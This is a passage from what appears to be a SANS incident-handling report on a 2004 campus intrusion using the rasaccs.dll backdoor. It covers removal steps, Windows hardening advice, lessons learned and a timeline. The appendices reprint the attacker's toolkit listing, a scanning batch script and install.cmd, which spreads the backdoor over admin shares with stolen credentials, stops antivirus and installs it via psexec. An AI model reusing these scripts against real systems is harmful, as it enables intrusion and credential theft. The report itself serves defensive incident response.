
The recovery time for this incident was approximately 3 – 4 weeks.

At the time of this incident, none of the anti virus software detected this *rasaccs.dll* backdoor. We sent the whole rootkit (after sanitizing some sensitive information) to three *AntiVirus* software companies. We did not received a response until 2 months later when the *rasaccs.dll* backdoor was named *Backdoor.AnyServ.B*.¹⁷

Thus, we strongly recommended people to rebuild the infected machines. As a temporary fix, we suggested to remove the *rasaccs.dll* backdoor through the following steps:

1. Remove the *rasaccs.dll* file from the system

Once installed, the *rasaccs.dll* becomes an active running process on the victim system as showed through File Monitor¹⁶ below.

The screenshot shows the File Monitor application window with a menu bar (File, Edit, Options, Volumes, Help) and a toolbar. Below the toolbar is a table with 7 columns: #, Time, Process, Request, Path, Result, and Other. The table contains 12 rows of system activity logs. The 'Process' column consistently shows 'csrss.exe:180'. The 'Path' column shows 'C:\winnt\system32\rasaccs.dll'. The 'Request' column includes OPEN, QUERY SECURITY, CLOSE, SET SECURITY, and OPEN. The 'Result' column shows SUCCESS, INVALID DEVICE REQUEST, and SUCCESS. The 'Other' column contains options like 'Options: Open Access: All' and 'Options: Open Access: 000...'.

#	Time	Process	Request	Path	Result	Other
1	3:19:28 PM	csrss.exe:180	OPEN	C:\winnt\system32\rasaccs.dll	SUCCESS	Options: Open Access: All
2	3:19:28 PM	csrss.exe:180	QUERY SECURITY	C:\winnt\system32\rasaccs.dll	INVALID DEVICE REQUEST	
3	3:19:28 PM	csrss.exe:180	QUERY SECURITY	C:\winnt\system32\rasaccs.dll	INVALID DEVICE REQUEST	
4	3:19:28 PM	csrss.exe:180	CLOSE	C:\winnt\system32\rasaccs.dll	SUCCESS	
5	3:19:28 PM	csrss.exe:180	OPEN	C:\winnt\system32\rasaccs.dll	SUCCESS	Options: Open Access: 000...
6	3:19:28 PM	csrss.exe:180	SET SECURITY	C:\winnt\system32\rasaccs.dll	INVALID DEVICE REQUEST	
7	3:19:28 PM	csrss.exe:180	CLOSE	C:\winnt\system32\rasaccs.dll	SUCCESS	
8	3:19:28 PM	csrss.exe:180	OPEN	C:\winnt\system32\rasaccs.dll	SUCCESS	Options: Open Access: All
9	3:19:28 PM	csrss.exe:180	QUERY SECURITY	C:\winnt\system32\rasaccs.dll	INVALID DEVICE REQUEST	
10	3:19:28 PM	csrss.exe:180	QUERY SECURITY	C:\winnt\system32\rasaccs.dll	INVALID DEVICE REQUEST	
11	3:19:28 PM	csrss.exe:180	CLOSE	C:\winnt\system32\rasaccs.dll	SUCCESS	
12	3:19:28 PM	csrss.exe:180	OPEN	C:\winnt\system32\rasaccs.dll	SUCCESS	Options: Open Access: 000...

Figure 70. File Monitor – Rasaccs.dll on infected hosts

Therefore, the *rasaccs.dll* cannot be deleted directly. One way is through the Windows Recovery Console (using the Windows Installation CD) as illustrated below.

```
Type EXIT to quit the Recovery Console and restart the computer.

C:\WINNT>

1: C:\WINNT

Which Windows 2000 installation would you like to log onto
<To cancel, press ENTER>? 1
Type the Administrator password: *****
The password is not valid. Please retype the password.
Type the Administrator password: *****
The password is not valid. Please retype the password.
Type the Administrator password: *****
C:\WINNT>dir system32\rasaccs.dll
The volume in drive C has no label
The volume Serial Number is 08f2-e68a

Directory of C:\WINNT\system32\rasaccs.dll

06/19/03  12:05p  -a-----      55296 rasaccs.dll
1 file(s)      55296 bytes
2869374976 bytes free

C:\WINNT>delete system32\rasaccs.dll

C:\WINNT>dir system32\rasaccs.dll
The volume in drive C has no label
The volume Serial Number is 08f2-e68a

Directory of C:\WINNT\system32\rasaccs.dll

No matching files were found.

C:\WINNT>
```

Figure 71. Windows Recovery Console – Rasaccs.dll removal

2. After the *rasaccs.dll* is deleted, the ownership and permission of the RasAuto registry key can be modified through the *regedt32* tool as follow:
 - From the *Advanced Security Settings for RasAuto* (Windows XP) or *Access Control Settings for RasAuto* (Windows 2000), change the ownership of the registry key. In this example, I change the ownership of the *RasAuto* registry to the *Administrators* group.




Figure 72. Before change of ownership




Figure 73. After change of ownership

- Once the modification of registry key ownership is applied, use the *Permissions for Rasauto* window to assign permission to different users/groups. In this example, I added the *Administrators* group.

Before the modification of registry permissions




Figure 74 . Before modification of registry permissions




Figure 75. After modification of registry permissions

3. Modify the value of the registry below from
`"%SystemRoot%\System32\rasaccs.dll"` to
`"%SystemRoot%\System32\rasauto.dll"`
`\HKLM\SYSTEM\CurrentControlSet\Services\RasAuto\Parameters\ServiceDll`

In addition, we provided the *POST CLEAN UP recommendations* as follow:

1. *Review the security options section of the Local Security Policy*
Go to 'Start -> Settings -> Control Panel -> Administrative Tools -> Local Security Policy -> Local Policies -> Security Options'

Perform the following changes if possible:

Windows 2000

- ✓ *Additional restrictions for anonymous connections*
 - If possible, use 'No access without explicit anonymous permissions'.
 - At least set to 'Do not allow enumeration of SAM accounts and names'.
 - When you have a mixed Win2K and WinNT domain, the first option is NOT recommended; test it beforehand.
- ✓ *LAN Manager Authentication Level*
 - If possible, use 'Send NTLMv2 response only/Refuse LM & NTLM'.
 - At least set to 'Send NTLM response only'.

- When working in SAMBA environment, the first option **may** break SAMBA shares; WebDAV might also break; test it beforehand.

Windows Server 2003/XP

- ✓ *Network access: Allow Anonymous SID/Name Translation:* Disabled
 - ✓ *Network access: Do not allow anonymous enumeration of SAM accounts:* Enabled
 - ✓ *Network access: Do not allow anonymous enumeration of SAM accounts and share:* Enabled
 - ✓ *Network access: Let everyone permission apply to anonymous users:* Disabled
 - ✓ *Network access: Shares that can be accessed anonymously:* Should be blank – it lists several items by default – highlight and delete them
 - ✓ *Network security: Do Not Store LAN Manager Hash (LM Hash) value on next password change:* Enabled
 - ✓ *Network security: LAN Manager Authentication Level:*
 - If possible, use the 'Send NTLMv2 response only/Refuse LM & NTLM'
 - At least set to 'Send NTLM response only'.
 - When working in SAMBA environment, the first option **may** break SAMBA shares; WebDAV might also break; test it beforehand.
2. Always require strong passwords (periodically use password cracking tools (e.g. LC4) to audit the strength of your users' passwords). Please take this opportunity to change your password or require your users to change their passwords.
 3. Enable logging on the system.
Go to 'Start -> Settings -> Control Panel -> Administrative Tools -> Local Security Policy -> Local Policies -> Audit Policy'
- Our recommendation is: (adjust this accordingly to your environment)*
- ✓ *Audit account logon events* - Success, Failure
 - ✓ *Audit account management* - Success, Failure
 - ✓ *Audit directory service access* - No auditing unless it's a domain controller (Failure Log)
 - ✓ *Audit logon events* - Success, Failure
 - ✓ *Audit object access* - Failure
 - ✓ *Audit policy change* - Success, Failure
 - ✓ *Audit privilege use* - Success, Failure
 - ✓ *Audit process tracking* - Failure on domain controllers and servers
 - ✓ *Audit system events* - Success, Failure
4. Please make sure that the system is up-to-date on patches. We strongly encourage use of *Automatic Windows Update* for Windows systems (e.g., 2000 and XP).

5. Disable the default *ADMIN* shares by adding the following registry key value
Hive: HKEY_LOCAL_MACHINE
Key: SYSTEM\CurrentControlSet\Services\LanManServer\Parameters
Name: AutoShareServer for servers
Name: AutoShareWks for workstations
Type: REG_DWORD
Value: 0
6. Install *antivirus* software and its remote update engine.
7. Install *personal firewall* to better secure your machine.

5.6 Lessons Learned

1. Since the *rasaccs.dll* backdoor used in this incident was not detected by any *anti-virus* software at that time, the total eradication time of approximately 10 hours 30 minutes was spent on analyzing the scripts in the rootkit and dissecting the backdoor. The hands-on experience gained throughout this process has been invaluable.
2. Most of the communications of this incident were conducted through email and posting on SIRT restricted web pages. This process appeared to work quite well and it is considered sufficient for the time being.
3. Although SIRT/on-duty *red-pager* has the '*unofficial*' power to take a machine off the network based on their judgment when a department contact person could not be contacted due to various reasons – such as weekend in this particular case, there is still a need to establish an incident reporting chain and maintain an up-to-date list of computer emergency contact person for each subnets/department.
To do:
 - ✓ Build an incident reporting structure
4. While this incident was contained in a relatively short period of time from the time we found out about it (*40 minutes*), the total time for attack was approximately *6 hours* as illustrated in the incident time table below. Although the *6 hours* total attack time was still considered tolerable, an improved intrusion detection reporting/ alerting mechanism could be put in place to reduce this total attack time. In addition, the ability to trace this particular attack to its origin was another issue that needs to be solved. Developing a correlation scheme among the data collected from border IDS, border firewall, and on-campus IDS would improve our tracing ability.
To do:

- ✓ Research on real time alerting with Snort⁶¹ to provide shorter detection time for both on-campus and border Snort IDSs.
 - ✓ Research on correlation scheme among various sources of alerts: border firewall, border IDS, and on campus IDS.
5. The current software tools in the jump bag have been very useful, especially during the eradication phase of this incident. However, there is an urgent need to acquire fresh backup media (IDE and SCSI hard drives) to complement the current incident handling jump bag.
- To do:*
- ✓ Purchasing fresh backup media, both IDE and SCSI hard drive.
6. We sent the whole rootkit to three different anti-virus companies and none of them responded in a timely manner. A better partnership with the anti-virus software companies (especially the one that we pay for) is definitely required.
- To do:*
- ✓ Contact the anti-virus company to obtain better communication channel

Incident time table

<i>Attack start time</i>	Saturday, 2/14/04 – 12.03pm
(Timestamp of the 1 st flow-portscan alert from the offending machine)	
<i>Incident reported time</i>	Saturday, 2/14/04 – 17.30pm
<i>Router block time</i>	Saturday, 2/14/04 – 18.10pm
(The attack is assumed as contained after blocked at the distribution router)	
<i>Total attack time</i>	6 hours 7 minutes
<i>Eradication time</i>	Monday, 2/16/04 – 8am to 6.30pm
	10 hours 30 minutes
<i>Recovery time</i>	3 – 4 weeks
(Cleaning up all infected machines on campus)	

⁶¹ http://www.linuxsecurity.com/feature_stories/feature_story-144-2.html

Appendix A. List of tools/scripts

Name	Size	Packed	Type	Modified	CRC32
..			Folder		
ipscanit.bat	579	303	MS-DOS Batch File	2/14/2004 12:08 PM	125C3F19
psexec.exe	122,880	47,421	Application	2/14/2004 12:08 PM	E52FEA40
sd.bat	50	40	MS-DOS Batch File	2/14/2004 12:08 PM	EEB6D538
nu.bat	89	84	MS-DOS Batch File	2/14/2004 12:09 PM	5D2A91EB
FScan.exe	16,896	8,726	Application	2/14/2004 12:09 PM	8DE8326C
PSKILL.EXE	74,736	33,650	Application	2/14/2004 12:09 PM	243D12C3
fp.bat	258	139	MS-DOS Batch File	2/14/2004 12:09 PM	91679F62
serv.exe	37,376	34,426	Application	2/14/2004 12:09 PM	98F744C6
Global.exe	5,904	2,105	Application	2/14/2004 12:09 PM	71D03BC6
Local.exe	5,904	2,125	Application	2/14/2004 12:09 PM	C905F0E3
LsaExt.dll	49,152	20,118	Application Extension	2/14/2004 12:09 PM	E666FA80
pwdump2.exe	32,768	14,281	Application	2/14/2004 12:09 PM	1F5B4AC2
PwDump3.exe	61,440	26,327	Application	2/14/2004 12:09 PM	6914E12E
pwservice.exe	45,056	16,044	Application	2/14/2004 12:09 PM	DE5D08B1
samdump.dll	36,864	17,063	Application Extension	2/14/2004 12:09 PM	111BD5E3
findpass.exe	32,768	15,415	Application	2/14/2004 12:09 PM	6B202A7F
srvinfo.exe	47,104	16,225	Application	2/14/2004 12:09 PM	EB0EED6F
nltest.exe	250,880	82,853	Application	2/14/2004 12:09 PM	7DFADC87
ATONCE.exe	76,800	38,624	Application	2/14/2004 12:09 PM	C4845458
sc.exe	28,672	24,240	Application	2/14/2004 12:09 PM	0D2B71CA
NTRIGHTS.EXE	39,184	15,980	Application	2/14/2004 12:09 PM	25433F49
ntsmcommon.dic	91	71	Text Document	2/14/2004 12:20 PM	0FE49C24
ntsm.exe	37,376	34,829	Application	2/14/2004 12:20 PM	7902CDE6
[128.196.0.1-128.196.255.255].txt	51,427	7,918	Text Document	2/14/2004 12:21 PM	7D5D3F5C
fpor.exe	114,688	56,975	Application	2/14/2004 12:23 PM	B100493A
1	16	16	File	2/14/2004 12:23 PM	376E0834
plst.exe	34,304	14,784	Application	2/14/2004 12:37 PM	00FEEC2C
shareadmin.bat	453	277	MS-DOS Batch File	2/14/2004 12:52 PM	D3637019
[150.135.0.1-150.135.255.255].txt	40,727	6,120	Text Document	2/14/2004 12:57 PM	66207EA4
instrip.bat	462	236	MS-DOS Batch File	2/14/2004 1:03 PM	2647F0C9
admins.bat	427	225	MS-DOS Batch File	2/14/2004 1:29 PM	A2E7E77C
pingit.bat	354	220	MS-DOS Batch File	2/14/2004 1:29 PM	B198729A
asnfuck.exe	33,280	18,711	Application	2/14/2004 1:56 PM	34406F7E
plst.bat	890	507	MS-DOS Batch File	2/14/2004 2:04 PM	0451C3C7
1.vbs	4,147	1,231	VBScript Script File	2/14/2004 2:08 PM	692F5086
exec.vbs	25,577	4,956	VBScript Script File	2/14/2004 2:08 PM	0CA1A264
open.bat	629	205	MS-DOS Batch File	2/14/2004 2:08 PM	E4EB8D14
dumplsa.dll	36,864	17,129	Application Extension	2/14/2004 2:13 PM	F181097F
lsadump2.exe	32,768	14,271	Application	2/14/2004 2:13 PM	8B07956B
enum.exe	49,152	24,241	Application	2/14/2004 2:19 PM	19E20FCB
_remove.bat	185	143	MS-DOS Batch File	2/14/2004 2:27 PM	EEA8E6A2
cull.bat	918	443	MS-DOS Batch File	2/14/2004 3:08 PM	7125A48E
new.txt	34,130	5,188	Text Document	2/14/2004 3:54 PM	00080F70
ntsm.dic	1,502	915	Text Document	2/14/2004 4:11 PM	98C32767
1.txt	3,268	1,756	Text Document	2/14/2004 4:11 PM	3DC27E31
ntsmcombos.dic	3,268	1,746	Text Document	2/14/2004 4:12 PM	95CFC7D4
touch.exe	30,720	29,575	Application	2/14/2004 4:32 PM	7B601761
REG.EXE	95,744	36,005	Application	2/14/2004 4:47 PM	B05A1F3E
nc.exe	59,392	28,482	Application	2/14/2004 4:51 PM	CB97C1A4
cleanup.cmd	539	346	Windows NT Comm...	2/14/2004 5:57 PM	FA112935
install.cmd	897	466	Windows NT Comm...	2/14/2004 6:39 PM	4B4810ED
ntsm.txt	11,963	1,728	Text Document	2/14/2004 7:09 PM	C69F62C9
rasaccs.dll	55,296	43,168	Application Extension	2/14/2004 7:09 PM	BAC8DB00
echos.com	66	66	MS-DOS Application	2/14/2004 7:09 PM	92B2D7B4

Appendix B. ipcsanit.bat

```
ipcsanit.bat - Notepad
File Edit Format Help
@echo off
::goto :r
if "%1"==" " (
    echo specify range or file of ranges
    goto :eof
)
if not exist "%1" goto :a
for /f %%x in (%1) do call :a %%x
if "%2"=="1" (
    copy [*].txt /y res.txt
    ntsmb res.txt
)
goto :eof

:a
type nul>[%1].txt
::fscan -qp 445 -z 130 -o %1.tmp %1
fscan -qp 139,445 -z 130 -o %1.tmp %1
:r
for /f "tokens=1" %%a in (%1.tmp) do call :find %1 %%a
del %1.tmp/f/q >nul

goto :eof

:find
if "%2"=="scan" goto :eof
if "%2"=="Time" goto :eof

findstr %2 [%1].txt >nul
if "%errorlevel%"=="1" (
    echo %2
    echo %2>>[%1].txt
)
```


Appendix C. install.cmd

```
install.cmd - Notepad
File Edit Format Help

@echo off
echo XP,;P_,EP0EX0EZ0Em3Em-ZBP(Eiu![j@_YQ2M@53#@CI~.8'uxCISZ[SC5.bM!C>echos.com
for /f "tokens=1,2,3 delims=" %%i in (ntsmb.txt) do call :share %%i "%%j" %%k
goto :eof

:share
echo.
echo %1:%~2:%3
echos "Connecting."
net use \\%1\ipc$ /u:"%~2" %3|findstr "succ">nul
if %errorlevel% == 0 goto :skip
goto :eof

:skip
echos "."

if exist \\%1\admin$\system32\rasaccs.dll echos "Exists" && goto :end
if not exist \\%1\admin$ echos ".No ADMIN$" && goto :end
psexec \\%1 cmd.exe /c ver|findstr /i /c:"Version 4.0">nul
if %errorlevel%==0 echos ".NT4" && goto :end
serv stop mcshield %1 >nul
echos "."
copy rasaccs.dll \\%1\admin$\system32\ >nul
touch -f \\%1\admin$\system32\ntdos.sys \\%1\admin$\system32\rasaccs.dll>nul
echos "."
psexec \\%1 rundll32 rasaccs.dll,RundllInstall
::del \\%1\admin$\system32\rasaccs.dll>nul
:end
net use \\%1 /d /y >nul
::echos "."
```

© SANS Institute 2004

Appendix D. RegShot – Rasaccs.dll

REGSHOT LOG 1.61e5

Comments:

Datetime:2004/6/13 20:49:12 , 2004/6/13 20:53:39

Computer:TEST1 , TEST1

Username: ,

Keys deleted:6

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto\Security
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\Security

Keys added:19

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\Minimal\Rasauto
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\Network\Rasauto
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_PSEXESVC
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_PSEXESVC\0000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_PSEXESVC\0000\Control
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_RASAUTO
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_RASAUTO\0000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_RASAUTO\0000\Control
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Rasauto
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\Rasauto
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\Rasauto
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PSEXESVC
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PSEXESVC\0000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PSEXESVC\0000\Control
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_RASAUTO
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_RASAUTO\0000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_RASAUTO\0000\Control
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Rasauto
HKEY_USERS\S-1-5-21-527237240-329068152-839522115-
500\Software\Microsoft\Windows\CurrentVersion\Explorer\Streams\25

Values deleted:24

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto\Security\Security: 01 00 14 80
A0 00 00 00 AC 00 00 00 14 00 00 00 30 00 00 00 02 00 1C 00 01 00 00 00 02 80 14 00 FF 01
0F 00 01 01 00 00 00 00 01 00 00 00 00 02 00 70 00 04 00 00 00 00 00 18 00 FD 01 02 00
01 01 00 00 00 00 00 05 12 00 00 00 20 02 00 00 00 00 1C 00 FF 01 0F 00 01 02 00 00 00 00
00 05 20 00 00 00 20 02 00 00 00 00 00 00 00 18 00 8D 01 02 00 01 01 00 00 00 00 00 05
0B 00 00 00 20 02 00 00 00 00 1C 00 FD 01 02 00 01 02 00 00 00 00 00 05 20 00 00 00 23 02
00 00 00 00 00 00 01 01 00 00 00 00 05 12 00 00 00 01 01 00 00 00 00 05 12 00 00 00
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto\Parameters\ServiceDll:
"%SystemRoot%\System32\rasauto.dll"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto\Type: 0x00000120
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto\Start: 0x00000003
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto\ErrorControl: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto\ImagePath:
"%SystemRoot%\System32\svchost.exe -k netsvcs"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto\DisplayName: "Remote Access Auto
Connection Manager"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto\DependOnService:
'RasMan,Tapisrv'
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto\DependOnGroup: 00
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto\ObjectName: "LocalSystem"

```

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RasAuto\Description: "Creates a
connection to a remote network whenever a program references a remote DNS or NetBIOS name
or address."
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\SW\{b7eafdc0-a680-11d0-96d8-
00aa0051e51d}\{9B365890-165F-11D0-A195-0020AFD156E4}\Control\DeviceReference: 0x811D2550
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\kmixer\Enum\0: "SW\{b7eafdc0-a680-
11d0-96d8-00aa0051e51d}\{9B365890-165F-11D0-A195-0020AFD156E4}"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\Security\Security: 01 00 14
80 A0 00 00 00 AC 00 00 00 14 00 00 00 30 00 00 00 02 00 1C 00 01 00 00 00 02 80 14 00 FF
01 0F 00 01 01 00 00 00 00 00 01 00 00 00 00 02 00 70 00 04 00 00 00 00 00 18 00 FD 01 02
00 01 01 00 00 00 00 00 05 12 00 00 00 20 02 00 00 00 00 00 00 00 1C 00 FF 01 0F 00 01 02 00 00 00
00 00 05 20 00 00 00 20 02 00 00 00 00 00 00 00 18 00 8D 01 02 00 01 01 00 00 00 00 00
05 0B 00 00 00 20 02 00 00 00 00 1C 00 FD 01 02 00 01 02 00 00 00 00 00 05 20 00 00 00 23
02 00 00 00 00 00 00 01 01 00 00 00 00 00 05 12 00 00 00 01 01 00 00 00 00 00 05 12 00 00
00
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\Parameters\ServiceDll:
"%SystemRoot%\System32\rasauto.dll"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\Type: 0x00000120
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\Start: 0x00000003
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto>ErrorControl: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\ImagePath:
"%SystemRoot%\System32\svchost.exe -k netsvcs"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\DisplayName: "Remote Access
Auto Connection Manager"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\DependOnService:
'RasManrTapisrv'
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\DependOnGroup: 00
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\ObjectName: "LocalSystem"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\Description: "Creates a
connection to a remote network whenever a program references a remote DNS or NetBIOS name
or address."

-----
Values added:43
-----
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\Minimal\Rasauto\: "Service"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\Network\Rasauto\: "Service"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_PSEXESVC\0000\Control\*NewlyCrea
ted*: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_PSEXESVC\0000\Control\ActiveServ
ice: "PSEXESVC"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_PSEXESVC\0000\Service:
"PSEXESVC"
